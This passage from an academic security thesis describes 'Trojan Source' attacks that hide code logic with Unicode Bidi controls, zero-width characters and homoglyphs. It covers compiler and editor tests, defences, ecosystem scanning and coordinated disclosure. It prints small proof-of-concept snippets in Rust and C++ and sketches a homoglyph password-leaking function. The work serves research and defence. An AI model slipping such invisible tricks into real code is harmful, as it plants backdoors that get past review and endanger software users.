However, there are other, perhaps simpler, ways that an adversary can cause a string comparison to fail without visual effect. For example, the adversary can place invisible characters – that is, characters in Unicode that render to the absence of a glyph – such as the Zero Width Space[1] (ZWSP) into string literals used in comparisons. Although these invisible characters do not change the way a string literal renders, they will cause string comparisons to fail. Another option is to use characters that look the same, known as homoglyphs, such as the Cyrillic letter 'x' which typically renders identical to the Latin letter 'x' used in English but occupies a different code point. Depending on the context, the use of other character-encoding tricks may be more desirable than a stretched-string attack using Bidi control characters.

3.5 Related Work

3.5.1 URL Security

Deceptively encoded URLs have long been a tool of choice for spammers [63], with one of the earliest documented examples being the case of *paypaI.com*. This July 2000 campaign sought to trick users into disclosing passwords for *paypal.com* by registering a domain with the lowercase l replaced with the visually similar uppercase I [64].

These domain attacks become even more severe with the introduction of Unicode, which has a much larger set of visually similar characters, or homoglyphs, than ASCII. In fact, Unicode produces a security report which spends considerable length discussing domain-

[1] Unicode character `U+200B`

related concerns [62], and the topic of homoglyphs in URLs has been thoroughly examined in the literature [65–68].

Punycode [137], a standard for converting Unicode URLs to ASCII, bootstraps DNS support for internationalized domains but does not mitigate homoglyph attacks. It is used in conjunction with IDNA [138], which sets rules for handling Bidi and invisible characters to prevent some look-alike domains.

3.5.2 Visually Deceptive Malware

Bidi overrides have historically been used in the wild to change the appearance of file extensions [72]. This technique aids email-based distribution of malware, as it can deceive a user into running an executable file when they believe they are opening something more benign. Similarly, directionality control characters have been used in at least one family of malware to disguise the names of malicious system services [139].

Attacks have also been proposed in which an adversary uses homoglyphs to create filenames that look visually similar to key system files, and then replaces references to those files with the adversarial homoglyph version [140].

In general, purposefully confusing code written to obscure vulnerabilities is known as *underhanded source code*, and a series of competitions has historically been held to evaluate underhanded coding methods [141]. Many vulnerability patterns fall under this heading. Common techniques include replacing numbers with letters, leveraging out-of-bounds reads and writes, swapping equality and assignment operators, and misusing macros. Trojan Source attacks could be considered to belong to this class of vulnerability patterns.

3.5.3 Software Vulnerabilities

In addition to purposefully crafted malware, attackers can exploit common vulnerabilities in otherwise benign software to introduce adversarial behavior [142]. When discovered, vulnerabilities are tracked under common identifiers known as CVEs [143]. These vulnerabilities may be hard to detect when viewing source code, such as in the case of return oriented programming [144, 145] which abuses return statements to execute assembly instructions in an unexpected order. Trojan Source attacks could also be considered to belong to this class.

3.6 Evaluation

3.6.1 Experimental Setup

To validate the feasibility of the attacks described in this chapter, we implemented proof-of-concept attacks on simple programs in 12 different languages. Each proof of concept is a program with source code that, when rendered, displays logic indicating that the program should have no output; however, the compiled version of each program outputs the text '*You are an admin.*' due to Trojan Source attacks using Bidi control character encodings.

For this attack paradigm to work, the compilers or interpreters used must accept some form of Unicode input, such as UTF-8. We find that this is true for the overwhelming majority of languages in modern use. It is also necessary for the language to syntactically support modern internationalized text in string literals or comments.

Thanks to our disclosure process, compilers and interpreters are starting to employ defenses that emit errors or warnings when this attack is detected, as are some editors, but we found no evidence of such behavior in any of the experiments we conducted before starting the process. At the time of writing, none of the language specifications have been changed to prevent Trojan Source attacks. We discuss the results of the disclosure process later.

All proofs of concept referenced in this chapter and additional examples have been made available online[2]. We have also created a website to help disseminate knowledge of this vulnerability pattern to all developer communities[3].

3.6.2 Languages

The following sections describe and evaluate Trojan Source attack proofs-of-concept against specific programming languages. The results are presented in Table 3.2.

C

As previously discussed, Figures 3.3 and 3.4 depict a commenting-out attack in C. We also provide an example of a Stretched-String attack in C in Appendix B.1.

In addition to supporting string literals, C supports both single-line and multi-line comments [146]. Single-line comments begin with the sequence `//` and are terminated by a newline character. Multi-line comments begin with the sequence `/*` and are terminated with the sequence `*/`. Conveniently, multi-line comments can begin and end on a single

[2] github.com/nickboucher/trojan-source
[3] trojansource.codes

Table 3.2: Trojan Source attack language vulnerability.
✓represents fully vulnerable, and ~ represents vulnerable with less common style.[4]

Language	Vulnerable			Tool Evaluated
	Early Return	Commenting-Out	Stretched Strings	
C	~	✓	✓	GNU `gcc` v7.6.0 Apple `clang` v12.0.5
C++	~	✓	✓	GNU `g++` v7.6.0 Apple `clang++` v12.0.5
C#	~	✓	✓	.NET 5.0 via `dotnet-script`
JavaScript	~	✓	✓	Node.js v16.4.1
Java	~	✓	✓	OpenJDK v16.0.1
Rust	~	✓	✓	`rustc` v1.53.0
Go	~	✓	✓	`go` v1.16.6
Python	✓	✓	✓	Python 3.9.5 via `clang` Python 3.7.10 via `gcc`
SQL	✓	✓	✓	SQLite v3.39.4
Bash	~	✓	✓	zsh v5.8.1
Assembly	✓	✓	~	x86_64 gas on Apple clang v14.0.0
Solidity	✓	✓	~	Solidity v0.8.16

line, despite their name. String literals are contained within double quotes, e.g. `" · "`. Strings can be compared using the function `strcmp`.

C is well-suited for the commenting-out and stretched-string exploit techniques, but only partially suited for early returns. This is because when the multiline comment terminator, i.e. `*/`, is reordered using a right-to-left control character, it becomes `/*`. This provides a visual clue that something is not right. This can be overcome by writing reversible comment terminators as `/*/`, but this is less elegant and still leaves other visual clues such as the line-terminating semicolon. We provide an example of a functioning but less elegant early-return attack in C in Appendix B.1 which, although it looks like it prints '*Hello World.*', in fact prints nothing.

C++

Since C++ is a linguistic derivative of C, it should be no surprise that the same attack paradigms work against the C++ specification [147]. Similar proofs-of-concept modified to adhere to C++ preferred syntax can be seen in Appendix B.2.

C#

C# is an object-oriented language created by Microsoft that typically runs atop .NET, a cross-platform managed runtime, and is used heavily in corporate settings [148]. C# is

Table 3.3: Evaluation of common code editors and web-based repository front-ends for Trojan-Source-vulnerable rendering. Vulnerable visualizations at the time of discovery are marked with ✓and software patched after disclosure is shaded.

	Visual Studio Code	Atom	SublimeText	Notepad++	Eclipse	IntelliJ	Visual Studio	Xcode	vim	emacs	GitHub	BitBucket	GitLab
Windows													
Bidi Attack	✓	✓	Bidi unactioned	Displays control symbol	Mangled	Displays control char	Mangled	N/A	Mangled	✓	Chrome: ✓ Firefox: ✓ Edge: ✓	Chrome: ✓ Firefox: ✓ Edge: ✓	Chrome: ✓ Firefox: ✓ Edge: ✓
Homoglyph Attack	✓	✓	✓	✓	Missing Glyph	✓	✓	N/A	Misrendered	✓	Chrome: ✓ Firefox: ✓ Edge: ✓	Chrome: ✓ Firefox: ✓ Edge: ✓	Chrome: ✓ Firefox: ✓ Edge: ✓
MacOS													
Bidi Attack	✓	✓	Bidi unactioned	N/A	✓	Displays control char	✓	✓	Displays codepoint	Displays underscores	Chrome: ✓ Firefox: ✓ Edge: ✓ Safari: Wrong order	Chrome: ✓ Firefox: ✓ Edge: ✓ Safari: Wrong order	Chrome: ✓ Firefox: ✓ Edge: ✓ Safari: Wrong order
Homoglyph Attack	✓	✓	✓	N/A	✓	✓	✓	✓	✓	✓	Chrome: ✓ Firefox: ✓ Edge: ✓ Safari: ✓	Chrome: ✓ Firefox: ✓ Edge: ✓ Safari: ✓	Chrome: ✓ Firefox: ✓ Edge: ✓ Safari: ✓
Ubuntu													
Bidi Attack	✓	✓	Bidi unactioned	N/A	✓	Displays control char	N/A	N/A	Displays codepoint	✓	Chrome: ✓ Firefox: ✓	Chrome: ✓ Firefox: ✓	Chrome: ✓ Firefox: ✓
Homoglyph Attack	✓	✓	✓	N/A	✓	✓	N/A	N/A	✓	✓	Chrome: ✓ Firefox: ✓	Chrome: ✓ Firefox: ✓	Chrome: ✓ Firefox: ✓

vulnerable to the same attack paradigms as the preceding languages, and we present the same proof-of-concept attacks using C# syntax in Appendix B.3.

To our surprise, we found that C# allows Bidi control characters in identifiers such as variable names. Even more surprisingly, these control characters can be placed arbitrarily within identifiers without effect. The same variable can be referenced with or without a Bidi control character and it will resolve the same.

JavaScript

JavaScript, also known as ECMAScript, is an interpreted language that provides in-browser client-side scripting for web pages, and is increasingly also used for server-side web application and API implementations [149]. JavaScript is vulnerable to the same attack paradigms, and we present the same proof-of-concept attacks using JavaScript syntax in Appendix B.5 as well as the previously discussed Figures 3.5 and 3.6.

Java

Java is a bytecode-compiled multipurpose language maintained by Oracle [150]. It too is vulnerable to the same attack paradigms, and we present the same proofs-of-concept using Java syntax in Appendix B.4.

[4]All languages depicted are vulnerable; for specific attack techniques, ✓means the rendered code visually matches common style for that language, while ~ means visual renderings adhere to language syntax but deviate from common style (e.g. the multiline comment terminator `*/` is written as `/*/`). Code samples in the Appendix provide explicit examples.

Rust

Rust is a high-performance language increasingly used in systems programming [151]. It too is vulnerable to the same attack paradigms, and we present the same proof-of-concept attacks using Rust syntax in Appendix B.8. We note that the commenting-out attack throws an unused variable warning, but this is trivially avoidable.

Go

Go is a multipurpose open-source language produced by Google [152]. Go is also vulnerable to the same attack paradigms, and we present the same proof-of-concept attacks using Go syntax in Appendix B.7.

Python

Python is a general-purpose scripting language used heavily in data science and many other settings [153]. Python supports multiline comments in the form of docstrings opened and closed with `'''` or `"""`. We have already exploited this fact in Figures 3.1 and 3.2 to craft early-return attacks.

An additional commenting-out proof-of-concept attack against Python 3 can be found in encoded form in Appendix B.6.

SQL

SQL is a common query language supporting optionally terminated C-style multiline comments. SQL is vulnerable to each attack technique as we demonstrate in Appendix B.9.

Bash

Bash is a common shell script and is also vulnerable to each attack technique as demonstrated in Appendix B.12.

Assembly

Assembly is a human-readable representation of machine instructions. Despite being a low-level language, it permits comments and string literals making it vulnerable to each attack technique as demonstrated in Appendix B.11.

Solidity

Solidity is a language used to author smart contracts for the Ethereum blockchain. Of all languages considered, Solidity is the only one that had partial compiler defenses against Bidi control characters prior to coordinated disclosure. The solidity compiler throws an error when Bidi override and embedding control characters are detected in source code; however, no errors are thrown for Bidi isolate control characters, so the defenses are ineffective. We demonstrate this in Appendix B.10.

3.6.3 Code Viewers

We were curious to see how these attacks were visualized by the editors and code repository front-ends used in modern development environments, as many tools have different Unicode implementations. We therefore tested the latest releases of the Visual Studio Code, Atom, Sublime Text, Notepad++, Eclipse, IntelliJ, vim, and emacs code editors as of October 2021. We also tested the GitHub, Bitbucket, and GitLab web-based code repository front-end interfaces as the same time. Each evaluation was repeated across three machines running Windows 10, MacOS Big Sur, and Ubuntu 20.04. The results can be found in Table 3.3, where ✓ represents code that displayed the same as the example visualizations in this chapter prior to coordinated disclosure. Applications that have since been patched are shaded. Any deviations are described.

3.7 Discussion

3.7.1 Ethics

We followed our department's ethical guidelines carefully during this research. We did not launch any attacks using Trojan Source methods against codebases we did not own. Furthermore, we made responsible disclosure to all companies and organizations maintaining products in which we discovered vulnerabilities. We negotiated a 99-day embargo period following our first disclosure to allow affected products to be repaired, and we will discuss that process later.

3.7.2 Attack Feasibility

Attacks on source code are very attractive and valuable to motivated adversaries, as maliciously inserted backdoors can be incorporated into signed code that persists in the wild for long periods of time. Moreover, if backdoors are inserted into open-source software components that are included downstream by many other applications, the blast radius

of such an attack can be very large. Trojan Source attacks introduce the possibility of inserting vulnerabilities into source code invisibly, thus completely circumventing the current principal control against them, namely human source code review. There is a long history of the attempted insertion of backdoors into critical code bases. One example was the attempted insertion of a root user escalation-of-privilege backdoor into the Unix kernel, which was as subtle as changing an == token to an = token [154]. This attack was detected when experienced developers saw the vulnerability. The techniques described here mean that such attacks could be harder to detect in future.

Recent research in developer security usability has shown that a significant portion of developers will gladly copy and paste insecure source code from unofficial online sources such as Stack Overflow[5] [134,135]. Since Bidi control characters persist through copy-and-paste functionality, malicious code snippets with invisible vulnerabilities can be posted online in the hope that they will end up in production code. The market for vulnerabilities is vibrant, with exploits of major platforms now commanding seven-figure sums [155].

As of the time of discovery, C, C++, C#, JavaScript, Java, Rust, Go, Python, SQL, Bash, Assembly, and Solidity were all vulnerable to Trojan Source attacks. They are all still formally vulnerable at the time of writing as their specifications are unchanged, although some of their compilers or interpreters have now implemented defenses. More broadly, this class of attacks is likely applicable to any language with common compilers that accept Unicode source code. Any entity whose security relies on the integrity of software supply chains should be concerned.

3.7.3 Syntax Highlighting

Many developers use text editors that, in addition to basic text editing features, provide syntax highlighting for the languages in which they are programming. Moreover, many code repository platforms, such as GitHub[6], provide syntax highlighting through a web browser. Comments are often displayed in a different color from code, and many of the proofs of concept provided in this chapter work by deceiving developers into thinking that comments are code or vice versa.

We might have hoped that a well-implemented syntax-highlighting platform would at the very least exhibit unusual syntax highlighting in the vicinity of Bidi control characters in code, but our experience at the time of discovery was mixed. Some attacks provided strange highlighting in a subset of editors, but all syntax highlighting nuances depended on both the editor and the attack.

Although unexpected coloring of source code may flag the possibility of an encoding attack to experienced developers, especially once they are familiar with this work, we expect

[5] stackoverflow.com
[6] github.com

that most developers would not even notice unusual highlighting, let alone investigate it thoroughly enough to work out what was going on. A motivated attacker could experiment with the visualization of different attacks in the text editors and code repository front-ends used in their targeted organization in order to select an attack with no or minimal visual effect.

Bidi control characters will typically cause a cursor to jump positions on a line when using arrow keys to click through tokens, or to highlight a line of text character-by-character. This is an artifact of the logical ordering of tokens on many operating systems and Unicode implementations. Such behavior, while producing no visible changes in text, may also be enough to alert some experienced developers. However, we suspect that this requires more attention than is given by most developers to reviews of large pieces of code.

3.7.4 Invisible Character Attacks

When discussing the string-stretching technique, we noted that invisible characters or homoglyphs could be used to create visually-identical strings that are logically different when compared. Another invisible-vulnerability technique with which we experimented – largely without success – was the use of invisible characters in function names.

We theorized that invisible characters included in a function name could define a different function from the function defined by only the visible characters. This could allow an attacker to define an adversarial version of a standard function, such as `printf` in C, that can be invoked by calling the function with an invisible character in the function name. Such an adversarial function definition could be discreetly added to a codebase by defining it in a common open-source package that is imported into the global namespace of the target program.

However, we found that all compilers analyzed in this chapter emitted compilation errors when this technique was employed, with the exception of Apple `clang` v12.0.5 (which emitted a warning instead of an error), SQL, and shell scripts on zsh.

Should a compiler not instrument defenses against invisible characters in function definition names – or indeed in variable names – this attack may well be feasible. That said, our experimental evidence suggests that this theoretical attack already has defenses employed against it by most modern compilers, and thus is unlikely to work in practice.

Following the public disclosure of Trojan Source attacks, open source contributors suggested another invisible character attack. In this attack, an adversary uses an invisible character to divide multiline comment terminating sequences. By doing so, compilers typically won't close the comment and the subsequent lines are not executed thus creating a variant of the Commenting-Out technique. An example of this attack in Rust can be found in Figures 3.7 and 3.8. This example does not print any output because the entire function body is interpreted as a comment.

```
fn main() {
    /* begin admins only *ZWSP/
    let is_admin = false;
    if is_admin {
        println!("You are an admin.");
    /ZWSP* end admin only */ }
}
```

Figure 3.7: Encoded bytes of a Trojan Source invisible character commenting-out attack in Rust.

```
fn main() {
    /* begin admins only */
    let is_admin = false;
    if is_admin {
        println!("You are an admin.");
    /* end admin only */ }
}
```

Figure 3.8: Rendered text of a Trojan Source invisible character commenting-out attack in Rust.

3.7.5 Homoglyph Attacks

After we investigated invisible characters, we wondered whether homoglyphs in function names could be used to define distinct functions whose names appeared to the human eye to be the same. Then an adversary could write a function whose name appears the same as a pre-existing function – except that one letter is replaced with a visually similar character. Indeed, this same technique could be used on code identifiers of any kind, such as variables and class names, and may be particularly insidious for homoglyphs that appear like numbers. This attack likely falls under the heading of CWE 1007 [156].

We were able to successfully implement homoglyph attack proofs-of-concept in every language discussed in this chapter except Assembly and Solidity; that is, C, C++, C#, JavaScript, Java, Rust, Go, Python, SQL, and Bash all appear to be vulnerable. In our experiments, we defined two functions that appeared to have the name `sayHello`, except that one version used a Latin H while the other used a Cyrillic H.

Consider Figure 3.9, which implements a homoglyph attack in C++. For clarity, we denote the Latin H in blue and the Cyrillic H in red. This program outputs the text *Goodbye, World!* when compiled using `clang++`. Although this example program appears harmless, a homoglyph attack could cause significant damage when applied against a common function, perhaps via an imported library. For example, suppose a function called `hashPassword` was replaced with a similar function that called and returned the same value as the original function, but only after leaking the pre-hashed password over the network.

All compilers and interpreters examined in this chapter emitted the text *Goodbye, World!* with similar proofs of concept. There were only three exceptions. GNU's `gcc` and its C++ counterpart, `g++`, both emitted stray token errors. Of particular note is the Rust compiler, which threw a 'mixed_script_confusables' warning while producing the homoglyph attack binary. The warning text suggested that the function name with the Cyrillic H used "mixed script confusables" and suggested rechecking to ensure usage of the function was wanted. This is a well-designed defense against homoglyph attacks, and it shows that this attack had been seriously considered by at least one compiler team.

This defense, together with the defenses against invisible character attacks, should serve

```
#include <iostream>

void sayHello() {
    std::cout << "Hello, World!\n";
}

void sayHello() {
    std::cout << "Goodbye, World!\n";
}

int main() {
    sayHello();
    return 0;
}
```

Figure 3.9: Homoglyph function attack in C++.

as a precedent. It is reasonable to expect compilers to also incorporate defenses against Trojan Source attacks.

3.7.6 Defenses

The simplest defense is to ban the use of text directionality control characters both in language specifications and in compilers implementing these languages.

In most settings, this simple solution may well be sufficient. If an application wishes to print text that requires Bidi control characters, developers can generate those characters using escape sequences rather than embedding potentially dangerous characters into source code.

This simple defense can be improved by adding a small amount of nuance. By banning all directionality-control characters, users with legitimate Bidi control character use cases in comments are penalized. Therefore, a better defense might be to ban the use of *unterminated* Bidi control characters within string literals and comments. By ensuring that each control character is terminated – that is, for example, that every `LRI` has a matching `PDI` – it becomes impossible to distort legitimate source code outside of string literals and comments.

Trojan Source defenses must be enabled by default on all compilers that support Unicode input, and turning off the defenses should only be permitted when a dedicated suppression flag is passed.

While changes to language specifications and compilers are ideal solutions, there is an immediate need for existing code bases to be protected against this family of attacks. Moreover, some languages or compilers may choose not to implement appropriate defenses.

To protect organizations that rely on them, defenses can be employed in build pipelines, code repositories, and text editors.

Build pipelines, such as those used by software producers to build and sign production code, can scan for the presence of Bidi control characters before initiating each build and break the build if such a character is found in source code. Alternatively, build pipelines can scan for the more nuanced set of unterminated Bidi control characters. Such tactics provide an immediate and robust defense for existing software maintainers.

Code repository systems and text editors can also help prevent Trojan Source attacks by making them visible to human reviewers. For example, code repository front-ends, such as web UIs for viewing committed code, can choose to represent Bidi control characters as visible tokens, thus making attacks visible, and by adding a visual warning to the affected lines of code.

Code editors can employ similar tactics. In fact, some already do; `vim`, for example, defaults to showing Bidi control characters as numerical code points rather than applying the Bidi algorithm. However, many common code editors did not adopt this behavior at the time of disclosure, including most GUI editors such as Microsoft's VS Code and Apple's Xcode.

Many of the largest compilers, code editors, and repositories adopted these defenses following a coordinated disclosure process; we will describe more detail, including caveats about false positives, later in this section.

3.7.7 Compiler Responsibility

The disclosure and release of Trojan Source attacks has sparked debate on whether compilers should protect against this vulnerability pattern.

Those advocating against argue that a compiler's job is to compile code, not to protect developers from all possible vulnerabilities. Linters, the argument follows, are the natural tool for exposing issues in code that deviate from standard form, and performing vulnerability checks here helps to keep compilers efficient.

Meanwhile, those advocating in favor argue that well-known vulnerabilities should be mitigated in compilers so that as much as possible of the ecosystem is inoculated against the attack. For example, most C compilers including GCC and clang emit warnings by default for any use of the unsafe `stdio` function `gets`; by the same logic, it is sensible to warn users of unsafe Bidi characters.

While Trojan Source attacks are strictly speaking a matter for the language rather than the compiler, we are of the view that compiler protections are in the best interest of the broader ecosystem.

3.7.8 Ecosystem Scanning

We were curious if we could find any examples of Trojan Source attacks in the wild prior to public disclosure of the attack vector, and therefore tried to scan as much of the open source ecosystem as we could for signs of attack.

We assembled a RegEx that identified unterminated Bidi control characters in comments and strings, and GitHub provided us with the results of this pattern run against all public commits containing non-markup language source code ingested into GitHub from January through mid October 2021 by internally running a Java-syntax RegEx[7] against the relevant backend database. This yielded 7,444 commits after scanning over 1 billion commits, and these resolved to 2,096 unique files still present in public repositories as of October 2021.

98.8% of the results were false positives. Examples of clearly non-malicious encodings included LRE characters placed at the start of file paths, malformed strings in genuinely right-to-left languages, and Bidi characters placed into localized format string patterns. These results do not imply that scanning for unterminated Bidi control characters as a compiler, code viewer, or repository defense is likely to yield a high false positive rate in practice. We also suspect that most of these false positives were generated by developer tooling that incorrectly injects Bidi characters to force a set text directionality. It is likely that such tools will be updated to use Unicode-compliant terminated Bidi sequences as Trojan Source defenses gain widespread adoption [71]. Implementers of defenses should consider the conditions that cause false positives with this scanning technique and determine whether they are permissible in their setting.

However, we did find some evidence of techniques similar to Trojan Source attacks being exploited in 1.2% of the GitHub RegEx scanning results. In one instance, a static code analysis tool for smart contracts, Slither [157], contained scanning for right-to-left override characters. The tool provides an example of why this scan is necessary: it uses an RLO character to swap the display order of two single-character variables passed as arguments. We also discovered multiple instances of JavaScript obfuscation that used Bidi characters to assist in obscuring code. This is not necessarily malicious, but is still an interesting use of directionality control. Frustratingly, we also discovered two instances of recipients of our embargoed disclosures experimenting with these attack techniques publicly prior to public release. Finally, our scans located multiple implementations of exploit generators for directionality control characters in filename extensions, as previously referenced [72]. Following public disclosure, we also discovered a GitHub issue referencing a technique similar to stretched-string attacks in the Go language repository, though the issue did not lead to a patch [158].

[7]The exact RegEx used is available at github.com/nickboucher/trojan-source/blob/main/RegEx/java.regex. We provide a more readable RegEx in PCRE2 syntax as Appendix Figure B.45.

In parallel, contributors to the Rust project scanned all historical submissions to crates.io, Rust's package manager, and found no evidence of exploitation within the Rust ecosystem.

3.8 Coordinated Disclosure

To provide opportunity to patch, we conducted a 99-day embargoed coordinated disclosure with the maintainers of all known-affected software. A broad timeline of the Trojan Source coordinated disclosure process is shown in Figure 3.10. We will now walk through the process in more detail.

3.8.1 Initial Disclosures

We first identified Trojan Source attacks on June 26, 2021, largely building on previous work in adversarial natural language processing [133], which we adapted to compilers. After implementing a series of proofs of concept, we found that our attack pattern worked against almost every modern language we tested, including C, C++, C#, JavaScript, Java, Rust, Go, and Python. We also discovered that the attacks did not trigger any visual alarms in the most common code editors or in the web frontends to online code repositories. Any combination of a vulnerable language and a vulnerable editor or viewer could potentially allow an exploit.


We felt obliged to notify the owners or maintainers of each product in which we observed the vulnerability. We therefore wrote a two-page summary of the attack, including a variety of mitigation techniques, and sent it to 13 companies and open-source organizations over the 11-day period between July 25th and August 4th.

The recipients used a variety of different platforms for receiving disclosures, which we illustrate in Figure 3.11. The disclosure platforms were divided between five outsourced platforms and eight self-hosted tools, of which four involved a web form, three asked for PGP-encrypted email and one requested plaintext email.

3.8.2 Outsourced Platforms

Of the five initial recipients who used an outsourced platform, four used HackerOne [159] and one used BugCrowd [160]. These platforms' business model is to collect incoming vulnerability reports and triage them according to an agreed scope before sending them to the client company. They also handle the mechanics of paying bug bounties, and companies that want one of their systems tested can use them to advertise bounties to security researchers who work with that platform.

Figure 3.10: Trojan Source discovery, disclosure, and release timeline






Figure 3.11: The disclosure platforms used for the initial set of disclosures

Our experience with these platforms was mixed. Initial responses to disclosures tended to be fast, often resulting in a reply within a few hours. However, the quality of responses tended to be low, with many reports closed quickly as non-threats.

We learned that these platforms focus on the identification of well-known vulnerability patterns such as buffer overflows and cross-site scripting that are easily demonstrated. However, they perform poorly with novel threats that do not fit the usual patterns. One engineer later remarked to us that the platforms operate according to scopes defined by their customers, and that defining a scope for vulnerability reporting can be hard. As a result, novel vulnerabilities are likely to be dismissed.

We found one way past this problem: to request on the platform's discussion board that the disclosure be reviewed by a full-time employee of the client company. This usually cut through, and once our reports were reviewed by client company staff they were typically identified as relevant. This phenomenon was not unique to outsourced platforms, though – on multiple occasions we found that disclosures to companies who hosted their own reporting tools were stalled or ignored. Our strategy then was to reach out to pre-existing contacts in the affected company and ask them to look at the case. This would usually result in progress. Presumably some firms that run their disclosure systems internally also have scope restrictions for their first responders.




Figure 3.12: Amounts paid by each bug bounty program submission

3.8.3 Bug Bounties

Many companies have bug bounty programs that offer money for the embargoed disclosure of vulnerabilities. We noticed a correlation between having a bug bounty program and using an outsourced disclosure platform (r=0.65, n=19). Another strong indicator of whether a bug bounty would ultimately be paid was whether the receiving organization was a commercial firm rather than a nonprofit open-source project (r=0.46, n=19).

Of the 13 organizations to which we made an initial disclosure, nine had bug bounty programs. Of these, five paid bounties in the amounts of $1,337, $525, $1,370, $5,000, and $3,000 USD, totaling $11,232.

After we sent the initial round of disclosures, the known impact grew and we sent additional disclosures to other organizations. Two of the new recipients had bounty programs, but neither of them ultimately paid anything. We graph the amounts paid for bounty submissions in Figure 3.12.

